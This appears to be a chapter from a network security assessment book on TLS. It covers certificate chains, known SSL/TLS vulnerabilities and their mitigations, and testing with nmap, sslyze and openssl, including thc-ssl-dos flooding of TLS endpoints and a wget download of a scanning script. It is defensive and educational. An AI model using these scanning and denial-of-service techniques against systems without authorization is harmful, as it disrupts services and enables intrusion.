Issuer: C=US, O=Google Inc, CN=Google Internet Authority G2
Validity
Not Before: Oct 8 12:07:57 2014 GMT
Not After : Jan 6 00:00:00 2015 GMT
Subject: C=US, ST=California, L=Mountain View, O=Google Inc, CN=www.google.com
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (2048 bit)
Modulus (2048 bit):
00:9c:29:e2:eb:a6:50:02:f8:ba:1f:cb:cb:7f:c0:
3c:2d:07:a7:ae:ef:60:95:a7:47:09:e1:5d:e5:92:
73:7a:86:e1:fd:72:de:85:16:4e:f4:a1:12:21:fd:
50:4d:04:1c:fd:d3:48:d8:cb:ee:f5:d7:52:66:d5:
bf:22:a8:e4:d0:f5:a4:f9:0b:b4:84:84:d7:10:14:
9b:ea:cc:7d:de:30:f9:1b:e9:94:96:1a:6d:72:18:
5e:cc:09:04:c6:41:71:76:d1:29:3f:3b:5e:85:4a:
30:32:9d:4f:db:de:82:66:39:cb:5c:c9:c5:98:91:
8d:32:b5:2f:e4:dc:b0:6e:21:de:39:3c:96:a8:32:
a8:c1:d1:6c:a9:aa:f3:5e:24:70:b7:ab:92:63:08:
1e:11:3f:b3:5f:c7:98:e3:1d:2a:c2:32:1c:3c:95:
43:16:e0:46:83:c6:36:91:f4:a0:e1:3c:b8:23:b2:
4f:8b:0c:8c:92:45:24:43:68:24:06:84:43:96:2c:
96:55:2f:32:e8:e0:de:bf:52:57:2d:08:71:25:96:
90:54:4a:f1:0e:c8:58:1a:e7:6a:ab:a0:68:e0:ad:
fd:d6:39:0f:76:e4:c1:70:cd:de:80:2b:e2:1c:87:
48:03:46:0f:2c:41:f7:4b:1f:93:ae:3f:57:1f:2d:
f5:35
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Subject Alternative Name:
DNS:www.google.com
Authority Information Access:
CA Issuers - URI:http://pki.google.com/GIAG2.crt
OCSP - URI:http://clients1.google.com/ocsp
X509v3 Subject Key Identifier:
3B:6B:E0:9C:C6:C6:41:C8:EA:5C:FB:1A:58:15:C2:1B:9D:43:19:85
X509v3 Basic Constraints: critical
CA:FALSE
X509v3 Authority Key Identifier:
keyid:4A:DD:06:16:1B:BC:F6:68:B5:76:F5:81:B6:BB:62:1A:BA:5A:81:2F
X509v3 Certificate Policies:
Policy: 1.3.6.1.4.1.11129.2.5.1
X509v3 CRL Distribution Points:
URI:http://pki.google.com/GIAG2.crl
Signature Algorithm: sha1WithRSAEncryption
9a:39:70:81:76:8a:94:cb:96:f1:ca:af:96:ae:1d:73:b3:2c:
82:16:29:b5:3c:7e:55:53:6f:b2:bc:34:96:ae:00:d8:f2:26:
d1:18:99:9f:7d:fd:eb:e0:bb:9d:e6:46:a5:74:ab:3d:93:c6:
25:28:3d:c8:4c:6e:cf:d1:84:ff:46:4f:21:2e:07:c4:b8:b7:
2a:e5:c7:34:c6:a9:84:e3:6c:49:f8:4a:36:bb:3a:bd:ad:8a:
2b:73:97:a6:30:2c:5f:e4:bd:13:24:e5:d9:a8:74:29:38:47:
2e:a6:d6:50:e0:e8:dd:60:c7:d2:c6:4e:54:ce:e7:94:84:0d:
e8:81:92:91:71:19:1d:07:75:9e:59:1a:7e:9d:84:61:c7:84:
ad:a3:6a:ed:d8:0d:0c:2a:66:3d:d7:ae:46:1d:4a:8c:2b:d6:
1a:69:71:c3:5e:a0:6e:ed:27:9f:af:5b:92:a0:03:fd:83:22:
09:29:e8:a1:32:2b:ec:1a:a2:75:4c:3e:99:71:ce:8b:31:ef:
9d:37:63:fc:71:91:10:1e:d0:f5:cb:6f:7a:ba:5e:0c:8a:fa:
a4:de:36:ad:51:52:fc:fe:10:b0:81:c8:7d:03:c3:b8:3c:66:
6a:f5:6a:81:7c:45:a6:23:21:e1:d5:d3:ed:6e:0d:65:39:77:
58:09:6b:63
TLS peers commonly authenticate each other through verification of issuer and signature values within X.509 certificates. CAs sign certificates by using their private keys, and corresponding public keys are distributed within both operating systems and browsers as trusted root certificates.
Within X.509, the CA flag is used to specify whether a certificate can be used to sign others (CA:true) or not (CA:false). Certificate chains are formed by using this flag—root CAs sign the certificates of subordinate CAs (known as intermediate CAs), which in turn can sign others.
Many root and intermediate CAs exist. Between them, the EFF identified more than 650 organizations that can sign X.509 certificates, which are trusted by Microsoft and Mozilla.16
The chain of the Google certificate from Example 11-2 is as follows:
0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com i:/C=US/O=Google Inc/CN=Google Internet Authority G2 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2 i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
Equifax is a root authority, which in turn signed the GeoTrust subordinate certificate that was used to sign Google’s subordinate certificate, and finally the X.509 certificate of www.google.com. Equifax’s certificate is found in Microsoft Windows as a trusted root. Figure 11-6 demonstrates such a chain.
Figure 11-7 demonstrates RSA key pair generation. Two large prime numbers are chosen at random, which are fed into the RSA algorithm to calculate the private and public keys. The public value is placed in the X.509 certificate, which is then signed by a CA.
The private key and materials used to generate it (i.e., the random primes) must be generated and handled in a secure fashion. For example, a 2008 PRNG defect in Debian Linux resulted in private keys generated using OpenSSL being predictable.17,18 Private keys should not be left in user home directories, version control (e.g., GitHub), or exposed via world-readable permissions.
Mechanisms used to sign X.509 certificates are listed in Table 11-4. Microsoft, Google,19 and other organizations are phasing-out SHA-1, and MD5 is completely broken (as exploited by the Flame malware20).
| Hash function | Signed using | Comments |
|---|---|---|
| MD5 | RSA | Broken and easily exploiteda |
| SHA-1 | RSA, DSA, or ECDSA | Weak but no known collisions |
| SHA-256 | Practically secure at the time of writing | |
| SHA-384 | ||
| SHA-512 | ||
a Nat McHugh, “How I Created Two Images with the Same MD5 Hash”, Nat McHugh Blog, October 31, 2014. | ||
Resuming a TLS session by undertaking a full handshake is computationally expensive. As such, servers support resumption modes that remove a full round-trip:
A TLS session can be renegotiated over an existing secure channel to rekey or perform further authentication. A flaw was discovered in the mechanism,24 by which an adversary with network access could intercept and hold handshake records from a legitimate client, establish a TLS session itself with a server, send application data, initiate renegotiation, and release the legitimate handshake records. As renegotiation is performed over an existing channel, the server believes the session is one and the same. Data from both the client and attacker is then accepted, as shown in Figure 11-8.
Thierry Zoller published a paper describing this issue and practical attack vectors.25 In summary, he identified flaws that lead to arbitrary HTTP request injection, downgrade from HTTPS to HTTP, and presentation of malicious content to the client via the TRACE method.
A TLS extension was introduced to resolve the issue by cryptographically tying renegotiation to an existing session.26 Popular TLS libraries have since implemented the extension and support secure renegotiation.
TLS 1.2 and prior support compression via DEFLATE.27 When compression is applied to blocks containing HTTP headers (which have a known structure and format), session tokens can be revealed by observing the compressed ciphertext. The CRIME attack targets compression within TLS itself, whereas BREACH and TIME attacks exploit HTTP compression (regardless of the transport layer) to reveal secrets in HTTP responses.
The STARTTLS command is used to establish a TLS session over a plaintext protocol (e.g., SMTP, IMAP, POP3, or FTP), as demonstrated by Example 11-4 over SMTP.28 A TLS session is negotiated upon acknowledging the STARTTLS instruction, involving exchange of records as before.
root@kali:~# telnet mail.imc.org 25 Trying 207.182.41.81... Connected to mail.imc.org. Escape character is '^]'. 220 proper.com ESMTP Sendmail 8.14.9/8.14.7; Wed, 29 Oct 2014 09:03:59 EHLO world 250-proper.com Hello wifi-nat.bl.uk (may be forged), pleased to meet you 250-ENHANCEDSTATUSCODES 250-PIPELINING 250-EXPN 250-VERB 250-8BITMIME 250-SIZE 250-DSN 250-ETRN 250-AUTH DIGEST-MD5 CRAM-MD5 LOGIN 250-STARTTLS 250-DELIVERBY 250 HELP STARTTLS 220 2.0.0 Ready to start TLS
Differences often exist in the features supported over plaintext and encrypted service channels. For example, authentication mechanisms can differ (or be nonexistent through a plaintext session), which can be attacked via brute-force password grinding.
Attackers can exploit some TLS flaws remotely (e.g., memory corruption within the implementation), but practical exploitation of many requires network access to compromise ciphertext and inject application data.
Since 2011, Juliano Rizzo, Thai Duong, and others have identified a number of flaws within SSL and TLS, with monikers including BEAST, CRIME, BREACH, and POODLE. Exploitation of these vulnerabilities often requires the following:
The victim browser to execute a malicious agent (e.g., JavaScript)
Network access to monitor the ciphertext generated by the victim
A communication channel to the agent to modify the plaintext
Figure 11-9 demonstrates the arrangement, showing the attacker, victim, and target site. The JavaScript agent is injected within a plaintext HTTP session (to any site) and used to generate ciphertext that is measured to obtain secrets in known locations (e.g., session tokens within HTTP headers sent to the server).
At the time of writing, there are two exceptions that should be noted:
Practical exploitation of timing side channels within TLS server implementations (e.g., Lucky 13, as discussed later) often requires network proximity or low-latency access to the TLS server so that accurate metrics can be gathered.
If ciphertext capture is not required (e.g., TIME), attacks can be launched remotely
Defects affecting SSL and TLS fall into two categories:
Protocol weaknesses (e.g., SSL 3.0, TLS 1.0, or HTTP compression)
Vulnerabilities within particular implementations (e.g., OpenSSL 1.0.1g)
Here, I detail significant vulnerabilities in older protocols, including SSL 3.0 and TLS 1.0, along with severe implementation defects (e.g., the OpenSSL heartbleed flaw).
Many flaws within SSL, TLS, and associated mechanisms have been publicized. Below is a list of individual vulnerabilities, including CVE identifiers, plus a brief description of the impact, attack vector, and notes regarding practicality.
TLS_FALLBACK_SCSV),36 which prevents downgrade of TLS implementations that support the cipher.Table 11-5 lists significant exploitable flaws in TLS and DTLS libraries. Many certificate validation and denial of service flaws exist but are not listed here for brevity’s sake. Attack vectors also vary—some bugs are exploitable remotely, whereas others require network access.
| CVE reference(s) | Affects (up to) | Notes |
|---|---|---|
| CVE-2016-2108 | OpenSSL 1.0.2b and 1.0.1n | ASN.1 encoder memory corruption resulting in potential code execution |
| CVE-2016-2107 | OpenSSL 1.0.2 to 1.0.2g OpenSSL 1.0.1e to 1.0.1s |
Padding oracle relating to AES CBC mode ciphers leading to private key exposure |
| CVE-2016-0703 | OpenSSL 1.0.2, 1.0.1l, 1.0.0q, and 0.9.8ze | Severe RSA private key recovery flaw when supporting SSL 2.0a |
| CVE-2016-0702 | OpenSSL 1.0.2f, NSS 3.21, and LibreSSL 2.3.1 and prior | RSA private key recovery via cache timing side channel attack against Intel Sandy Bridge processorsb |
| CVE-2016-0701 | OpenSSL 1.0.2 to 1.0.2e | DH key recovery flawc |
| CVE-2015-7575 | Multiple implementations including OpenSSL 1.0.1e and GnuTLS 3.3.14 | Vulnerable implementations support MD5 and SHA-1 signatures over TLS 1.2, resulting in MITM through peer impersonationd |
| CVE-2015-3197 | OpenSSL 1.0.2 to 1.0.2e OpenSSL 1.0.1 to 1.0.1q |
Clients can force the negotiation of SSL 2.0 connections, leading to further attacks (e.g., DROWN key recovery and MITM) |
CVE-2015-0204 CVE-2015-1067 CVE-2015-1637 |
OpenSSL, Microsoft SChannel, Apple Secure Transport, and others | Export-grade cipher downgrade attack known as FREAK,e resulting in MITM |
| CVE-2014-3512 | OpenSSL 1.0.1h and prior | SRP cipher suite overflow with unknown impact and consequences |
| CVE-2014-3511 | OpenSSL 1.0.1h and prior cause the server to negotiate with TLS 1.0 instead of a higher protocol when a Client Hello message is badly fragmented | |
| CVE-2014-3466 | GnuTLS 3.3.3 and prior | Buffer overflow via Server Hello with a long session ID value |
| CVE-2014-0160 | OpenSSL 1.0.1 to 1.0.1f | Information leak flaw known as heartbleed—upon receiving a crafted TLS heartbeat request, a vulnerable peer leaks up sensitive heap content |
| CVE-2013-0169 | OpenSSL 1.0.1d and prior | CBC mode side channel resulting in recovery of plaintext bytes at known locations (known as Lucky 13) |
| CVE-2011-4108 | OpenSSL 1.0.0e and prior | DTLS flaw allowing attackers to recover plaintext upon taking advantage of a padding oracle when CBC mode ciphers are used |
a Nimrod Aviram et al., “DROWN: Breaking TLS using SSLv2”, proceedings of the 25th USENIX Security Symposium, Vancouver, Canada, August 16–18, 2016. b Yuval Yarom, Daniel Genkin, and Nadia Heninger, “CacheBleed: A Timing Attack on OpenSSL Constant Time RSA”, presented at the Cryptographic Hardware and Embedded Systems – CHES 2016 Conference, Santa Barbara, CA, August 17–19, 2016. c Antonio Sanso, “OpenSSL Key Recovery Attack on DH Small Subgroups (CVE-2016-0701)”, Into the Symmetry Blog, January 28, 2016. d Karthikeyan Bhargavan and Gaetan Leurent, “Security Losses from Obsolete and Truncated Transcript Hashes (CVE-2015-7575)”, miTLS.org. e Censys Team, “The FREAK Attack”, Censys.io, March 3, 2015. | ||
Table 11-6 lists mitigation steps for the TLS vulnerabilities discussed. Many issues (including CRIME, BREACH, and POODLE) have also been mitigated within Google Chrome and Mozilla Firefox.
| Attack(s) | Mitigation |
|---|---|
| Logjam | Enforce DH group sizes of 1,024 bits and above |
| POODLE | Disable support for SSL 3.0 |
| BEAST | Enforce TLS 1.1 and higher |
| CRIME | Disable TLS compression |
| BREACH and TIME | Disable HTTP compression |
| Lucky 13 | Disable CBC ciphers if your server implementation is flawed |
| RC4 byte biases | Disable support for RC4 cipher suites |
| FREAK | Disable support for weak export-grade ciphers |
Insecure renegotiation Insecure fallback DH parameter tampering Implementation flaws |
Upgrade both server and client software to current |
Published attacks against TLS tend to focus on credential exposure (e.g., HTTP session tokens and passwords sent from the client to server). Attacks practically rely on a JavaScript agent being run within the client browser to generate requests over TLS.
In the case of Lucky 13 and RC4 byte bias attacks, HTTP headers (including the session token) are sent to the server many times. Attacks including POODLE and BEAST use a chosen-boundary37 and calculate plaintext values byte-by-byte, which requires far less traffic.
The Lucky 13 attack uses around 524,000 (219) connections to recover a base64 encoded session token, and the RC4 byte bias attack requires in excess of 16.7 million (224) to recover plaintext bytes at particular locations.
An effective mitigation strategy that you can adopt within web applications is to invalidate session tokens that are presented a large number of times by a client within a given period (e.g., 7,200 requests/hour). Upon exceeding the threshold, the server invalidates the token and the user must reauthenticate.
In high-assurance environments, a second threshold should be considered to lock the user account (e.g., 86,400 requests within a 24-hour period). The Lucky 13 attack requires days and careful orchestration to undertake, and an RC4 byte bias attack takes months. By locking accounts before then, you can practically negate the risk.
Client certificates provide an additional layer of protection from reuse of compromised credentials (e.g., passwords and session tokens), and are recommended to provide defense in depth.
You can identify potential vulnerabilities within a TLS service by doing the following:
Identifying the TLS library and version
Enumerating supported protocols and cipher suites
Enumerating supported features and extensions
Reviewing the server certificate
And, upon fingerprinting the service and reviewing its configuration:
Manually qualifying known vulnerabilities
Evaluating the stability of the TLS service
Here I describe these steps and detail individual testing tactics.
You can use OS fingerprinting and banner grabbing to identify the TLS library used by a server (along with the version in some cases). Richard Moore’s TLS Prober utility38 provides useful insight, as demonstrated by Example 11-5. In this case, the closest match for www.google.com is OpenSSL 1.0.1k. Table 11-7 lists common TLS libraries and operating platforms.
root@kali:~# git clone https://github.com/WestpointLtd/tls_prober.git root@kali:~# cd tls_prober/ && git submodule update --init root@kali:~/tls_prober# ./prober.py www.google.com OpenSSL 1.0.1k Debian 8 Apache 21 FortiOS v5.2.2,build642 (GA) 21 openssl-1.0.1h default source build 20 openssl-1.0.1g default source build 19 OpenSSL 1.0.1f Debian 7 nginx 19 openssl-1.0.1b default source build 18 openssl-1.0.0m default source build 18 openssl-1.0.1a default source build 18
| Library | Used by |
|---|---|
| OpenSSL | Apache (via mod_ssl) and many platforms including Linux |
| NSS | Apache (via mod_nss) and Oracle Solaris enterprise products |
| GnuTLS | Apache (via mod_gnutls), Linux, Windows, and others |
| Microsoft SChannel | Microsoft operating systems and products |
| Apple Secure Transport | Apple OS X and iOS |
| TLS Lite | Python applications |
| Oracle JSSE | Java applications and frameworks including Spring MVC |
| Bouncy Castle | Java and C# applications |
Apache banners often reveal the OS and TLS library, as demonstrated here:
Server: Apache/2.2.8 (Win32) mod_ssl/2.2.8 OpenSSL/0.9.8g Server: Apache/2.2.22 (Debian) mod_gnutls/0.5.10 PHP/5.4.4-14+deb7u4 Server: Apache/2.4.10 (Fedora) mod_nss/2.4.6 NSS/3.15.2 Basic ECC PHP/5.5.18
Be careful not to confuse module and library versions. In this case, the version of the GnuTLS library is unknown, and the version of the mod_nss module (2.4.6) does not correspond with the underlying library (NSS 3.15.2).
You can use the Nmap ssl-enum-ciphers script to list the supported protocols and cipher suites for a given TLS endpoint, as shown in Example 11-6. In this case, weak 40-bit ciphers are supported by the server across SSL 3.0, TLS 1.0, 1.1, and 1.2. Many of the other configurations reported as strong by Nmap in the example are in fact weak, as detailed later.
root@kali:~# nmap --script ssl-enum-ciphers -p443 www.163.com Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 20:15 UTC Nmap scan report for www.163.com (8.37.230.14) PORT STATE SERVICE 443/tcp open https | ssl-enum-ciphers: | SSLv3: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong | TLSv1.0: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong | TLSv1.1: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong | TLSv1.2: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA256 - strong | TLS_RSA_WITH_AES_128_GCM_SHA256 - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA256 - strong | TLS_RSA_WITH_AES_256_GCM_SHA384 - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong
Nmap 6.46 does not support protocol and cipher enumeration via STARTTLS; however, this is due to be resolved from version 7. In the meantime, the SSLyze39 within Kali Linux performs limited testing of TLS implementations operating in this manner.
Appendix C details weak cipher suites. The following list summarizes them:
DH_anon or ECDH_anon) lacks authentication and impersonation attacks are possible via MITM.TLS_RSA_WITH_NULL_SHA) perform key exchange and authentication but send material in plaintext.Upon compiling a list of weak cipher suite and protocol combinations, investigating the configuration of a given TLS endpoint is relatively straightforward. In Example 11-4 we find that www.163.com supports weak cipher suites across SSL 3.0, TLS 1.0, 1.1, and 1.2.
The server supports no GCM ciphers, and so an adversary with network access can compromise HTTPS sessions by undertaking the following attacks:
Brute-force of keys used by export-grade DES, RC2, and RC4 suites
POODLE against CBC mode ciphers within SSL 3.0
BEAST against CBC mode ciphers via TLS 1.0 (implementation dependent)41
Byte biases in RC4 ciphers across all SSL and TLS protocol versions
A Lucky 13 attack can also be considered if the server implementation is vulnerable and the attacker has low-latency access to the TLS server endpoint (to gather high fidelity timing data).
A patch to the Nmap ssl-enum-ciphers script published by Bojan Zdrnja42 returns a list of ciphers for each supported protocol along with their preference (ordered favorite first). Example 11-7 demonstrates the script downloaded via wget within Kali Linux and executed against www.google.com (output stripped for brevity).
root@kali:~# wget http://bit.ly/2ervajI 2014-11-01 13:11:36 (868 KB/s) - `ssl-enum-ciphers.nse' saved [16441/16441] root@kali:~# nmap --script ssl-enum-ciphers.nse -p443 www.google.com Starting Nmap 6.46 (http://nmap.org) at 2014-11-01 13:11 UTC Nmap scan report for www.google.com (74.125.230.244) PORT STATE SERVICE 443/tcp open https | ssl-enum-ciphers: | SSLv3: | preferred ciphers order: | TLS_ECDHE_RSA_WITH_RC4_128_SHA | TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA | TLS_RSA_WITH_RC4_128_SHA | TLS_RSA_WITH_RC4_128_MD5 | TLS_RSA_WITH_AES_128_CBC_SHA | TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA | TLS_RSA_WITH_AES_256_CBC_SHA | TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA | TLS_RSA_WITH_3DES_EDE_CBC_SHA
The order of preference is critical because flawed RC4 and CBC mode ciphers should not be chosen over secure alternatives. Authenticated GCM ciphers (e.g., AES-GCM) available within TLS are resilient if implemented correctly, and should be preferred.
Within the examples in this chapter, I use hostnames (www.google.com, www.163.com, and others). During testing, however, you should use specific IP addresses and run tests multiple times to account for load balancing across multiple backend components.
Support of TLS features and extensions is enumerated through review of server responses to requests sent by using Nmap, the OpenSSL command-line utility, and SSLyze, as detailed across the following sections.
TLS endpoints support resumption via session IDs or RFC 5077 tickets. Handshake flooding can result in denial of service; thus, many TLS servers limit the number of session IDs cached for a particular source. Example 11-8 demonstrates SSLyze used to test resumption support of www.163.com and www.ibm.com.
root@kali:~# sslyze --resum www.163.com:443
SCAN RESULTS FOR WWW.163.COM:443 - 8.37.230.18:443
--------------------------------------------------
* Session Resumption :
With Session IDs: Partially supported (2 successful, 3 failed,
0 errors, 5 total attempts). Try --resum_rate.
With TLS Session Tickets: Not Supported - TLS ticket assigned but
not accepted.
root@kali:~# sslyze --resum www.ibm.com:443
SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
--------------------------------------------------
* Session Resumption :
With Session IDs: Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
With TLS Session Tickets: Supported
You can also use SSLyze to test for secure and client-initiated renegotiation support. Example 11-9 demonstrates the tool used to test for renegotiation of the HTTPS service at www.ibm.com and the SMTP endpoint of aspmx.l.google.com via STARTTLS.
root@kali:~# sslyze --reneg www.ibm.com:443
SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
--------------------------------------------------
* Session Renegotiation :
Client-initiated Renegotiations: Honored
Secure Renegotiation: Supported
root@kali:~# sslyze --reneg --starttls=smtp aspmx.l.google.com:25
SCAN RESULTS FOR ASPMX.L.GOOGLE.COM:25 - 74.125.71.26:25
--------------------------------------------------------
* Session Renegotiation :
Client-initiated Renegotiations: Rejected
Secure Renegotiation: Supported
Along with session tickets, secure renegotiation, and the TLS heartbeat protocol, the server might support other notable TLS extensions. Example 11-10 demonstrates using the OpenSSL command-line utility to list TLS extensions used by www.google.com and www.openssl.org (output stripped for brevity).
root@kali:~# openssl s_client -tlsextdebug -connect www.google.com:443 CONNECTED(00000003) TLS server extension "renegotiation info" (id=65281), len=1 TLS server extension "EC point formats" (id=11), len=4 TLS server extension "session ticket" (id=35), len=0 root@kali:~# openssl s_client -tlsextdebug -connect www.openssl.org:443 CONNECTED(00000003) TLS server extension "renegotiation info" (id=65281), len=1 TLS server extension "session ticket" (id=35), len=0 TLS server extension "heartbeat" (id=15), len=1
Example 11-11 demonstrates testing for TLS compression support with SSLyze.
root@kali:~# sslyze --compression www.google.com:443
SCAN RESULTS FOR WWW.GOOGLE.COM:443 - 74.125.230.84:443
-------------------------------------------------------
* Compression :
Compression Support: Disabled
Upon updating the OpenSSL package within Kali Linux (e.g., apt-get install openssl), use the -fallback_scsv flag within the OpenSSL command-line utility to identify services that permit session downgrade and TLS fallback. Example 11-12 shows an insecure configuration, as OpenSSL closes the connection upon providing an inappropriate fallback alert.
root@kali:~# openssl s_client -connect www.example.com:443 -no_tls1_2 -fallback_scsv CONNECTED(00000003) 140735242785632:error:1407743E:SSL routines:SSL23_GET_SERVER_HELLO:tlsv1 alert inappropriate fallback:s23_clnt.c:770: --- no peer certificate available --- No client certificate CA names sent --- SSL handshake has read 7 bytes and written 218 bytes --- New, (NONE), Cipher is (NONE) Secure Renegotiation IS NOT supported Compression: NONE Expansion: NONE
Example 11-3 demonstrated the way by which an X.509 certificate block is parsed using openssl x509 -text -noout from the command line. During scanning, Nmap can reveal certificate information via the ssl-cert script, as shown in Example 11-13.
root@kali:~# nmap -p443 --script ssl-cert www.google.com Starting Nmap 6.46 (http://nmap.org) at 2014-11-24 23:56 UTC Nmap scan report for www.google.com (74.125.230.240) PORT STATE SERVICE 443/tcp open https | ssl-cert: Subject: commonName=www.google.com/organizationName=Google Inc | /stateOrProvinceName=California/countryName=US | Issuer: commonName=Google Internet Authority G2/organizationName=Google Inc | /countryName=US | Public Key type: rsa | Public Key bits: 2048 | Not valid before: 2014-11-05T12:22:42+00:00 | Not valid after: 2015-02-03T00:00:00+00:00 | MD5: 934a 1716 b92f f666 00ec e157 8f46 9d70 |_SHA-1: a989 3c56 048b 0f2c 846c 4106 9273 5a92 e98e 17ad
Upon reviewing the certificate block, ensure the following:
The X.509 subject common name (CN) is correct for the service43
The issuer is reputable and certificate chain valid
RSA or DSA public key values are longer than 2,048 bits
DH public parameters are longer than 2,048 bits
The certificate is valid and has not expired
The certificate is signed using SHA-256
Craig Heffner’s Little Black Box44 contains more than 2,000 certificates with known private keys (primarily devices manufactured by Cisco, Linksys, D-Link, Polycom, and others). Nmap has integrated checking functionality using the ssl-known-key script, which cross-references hashes of certificates with the database, as demonstrated by Example 11-14.
root@kali:~# nmap -p443 --script ssl-known-key 192.168.0.15 Starting Nmap 6.46 (http://nmap.org) at 2014-12-01 17:18 UTC Nmap scan report for 192.168.0.15 PORT STATE SERVICE 443/tcp open https |_ssl-known-key: Found in Little Black Box 0.1 (SHA-1: 0028 e7d4 9cfa 4aa5 984f e497 eb73 4856 0787 e496)
If the values used during key generation lack entropy (e.g., there is a flaw within the PRNG implementation), multiple certificates might share primes, which can be attacked.45 Research revealed that the RSA private keys of 2.5 percent of the TLS endpoints online could be compromised.
The thc-ssl-dos utility46 within Kali Linux performs stress testing of TLS endpoints via concurrent handshakes and client-initiated renegotiation requests (if supported by a server). A second utility is sslsqueeze,47 which is more potent and does not rely on renegotiation to flood the TLS endpoint.
Performing cryptographic operations during a TLS handshake consumes a large number of CPU cycles on the server when compared to the client. Depending on the configuration, the work factor can be as high as 25 (as discussed by Vincent Bernat48). If exhausted, servers become unable to process TLS traffic and other processes can be affected.
Usage of the thc-ssl-dos tool is as follows:
______________ ___ _________
\__ ___/ | \ \_ ___ \
| | / ~ \/ \ \/
| | \ Y /\ \____
|____| \___|_ / \______ /
\/ \/
http://www.thc.org
Twitter @hackerschoice
./thc-ssl-dos [options] <ip> <port>
-h help
-l <n> Limit parallel connections [default: 400]
For optimal results, consider performing the test from a high-bandwidth system (e.g., one in colocation) with ample processing power. Laptop CPU and upstream broadband bandwidth will limit the efficacy of the attack.
Sukalp Bholpe’s thesis discusses TLS availability issues and countermeasures.49 He describes attacks using both thc-ssl-dos and sslsqueeze, including analysis of system load.
Mitigation strategies that limit the impact of flooding include the following:
Disabling support for client-initiated session renegotiation
Use of the TLS session ticket extension to minimize server-side state tracking
Terminating TLS using dedicated acceleration hardware to reduce server load
Configuring endpoints to limit the number of TLS handshakes per source
You can use Stunnel to interact with services wrapped using TLS. Example 11-15 shows a simple stunnel.conf file that establishes a TLS connection to secure.example.com on TCP port 443, and listens for plaintext traffic on port 80 of the local host. Upon creating this configuration file in the same directory as the executable, simply run Stunnel and connect to TCP port 80 of 127.0.0.1.
client=yes verify=0 [psuedo-https] accept = 80 connect = secure.example.com:443 TIMEOUTclose = 0
Stunnel supports features including STARTTLS and client certificates, as described by its manual page.50 You also can use the OpenSSL command-line utility in s_client mode to establish a secure channel via STARTTLS over POP3, as follows:
root@kali:~# openssl s_client -starttls pop3 -connect mail.example.org:110 +OK POP3 mail.example.org v2003.83 server ready QUIT +OK Sayonara
What follows is a recap of the testing steps described in this chapter:
STARTTLS, and sort cipher suites by server preference.You should consider the following steps when hardening TLS endpoints:
Upgrade software to current to mitigate known implementation flaws
Disable support for SSL 3.0 to mitigate POODLE
Disable weak encryption algorithms (i.e., RC2, RC4, IDEA, 3DES, and DES)
If available, prioritize the following cipher suites:
Those using ECDHE for key exchange (enabling forward secrecy)
Authenticated GCM ciphers for bulk encryption (e.g., AES-GCM)
Disable support for TLS compression to mitigate CRIME
